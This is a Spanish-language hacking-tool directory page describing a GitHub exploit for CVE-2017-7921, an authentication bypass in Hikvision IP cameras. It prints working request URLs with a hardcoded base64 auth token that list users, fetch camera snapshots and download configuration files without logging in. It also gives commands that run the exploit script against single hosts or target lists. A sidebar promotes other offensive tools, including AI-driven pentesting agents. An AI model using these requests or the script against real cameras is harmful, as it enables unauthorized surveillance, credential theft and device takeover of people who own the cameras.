
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/jrdw0/cve-2017-7921-exp
Seguridad IoTAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubjrdw0/cve-2017-7921-exp

CVE-2017-7921-EXP

Cámara Hikvision CVE-2017-7921-EXP

Ver Repositorio
1012042hace 6 añosRevisado por Kitploit
Compartir

CVE-2017-7921 Exploit

Se descubrió un problema de autenticación inadecuada en dispositivos Hikvision.

​ La vulnerabilidad de autenticación inadecuada ocurre cuando una aplicación no autentica a los usuarios de manera adecuada o correcta.

​ Esto puede permitir que un usuario malintencionado escale sus privilegios en el sistema y obtenga acceso a información sensible.

​ https://seclists.org/fulldisclosure/2017/Sep/23

​ Detalles de la vulnerabilidad:

​ ----------------------

​ Obtener una lista de todos los usuarios y sus roles:

​ http://camera.ip/Security/users?auth=YWRtaW46MTEK

​ Obtener una instantánea de la cámara sin autenticación:

​ http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK

​ Y lo peor de todo, se puede descargar la configuración de la cámara:

​ http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK

Instalar dependencias

python3 -m pip install -r requirements.txt

Uso

python3 CVE_2017_7921_EXP.py -t xxx.xx.xx.xx run
python3 CVE_2017_7921_EXP.py -t ./targets.txt run


Captura de pantalla

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    264

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






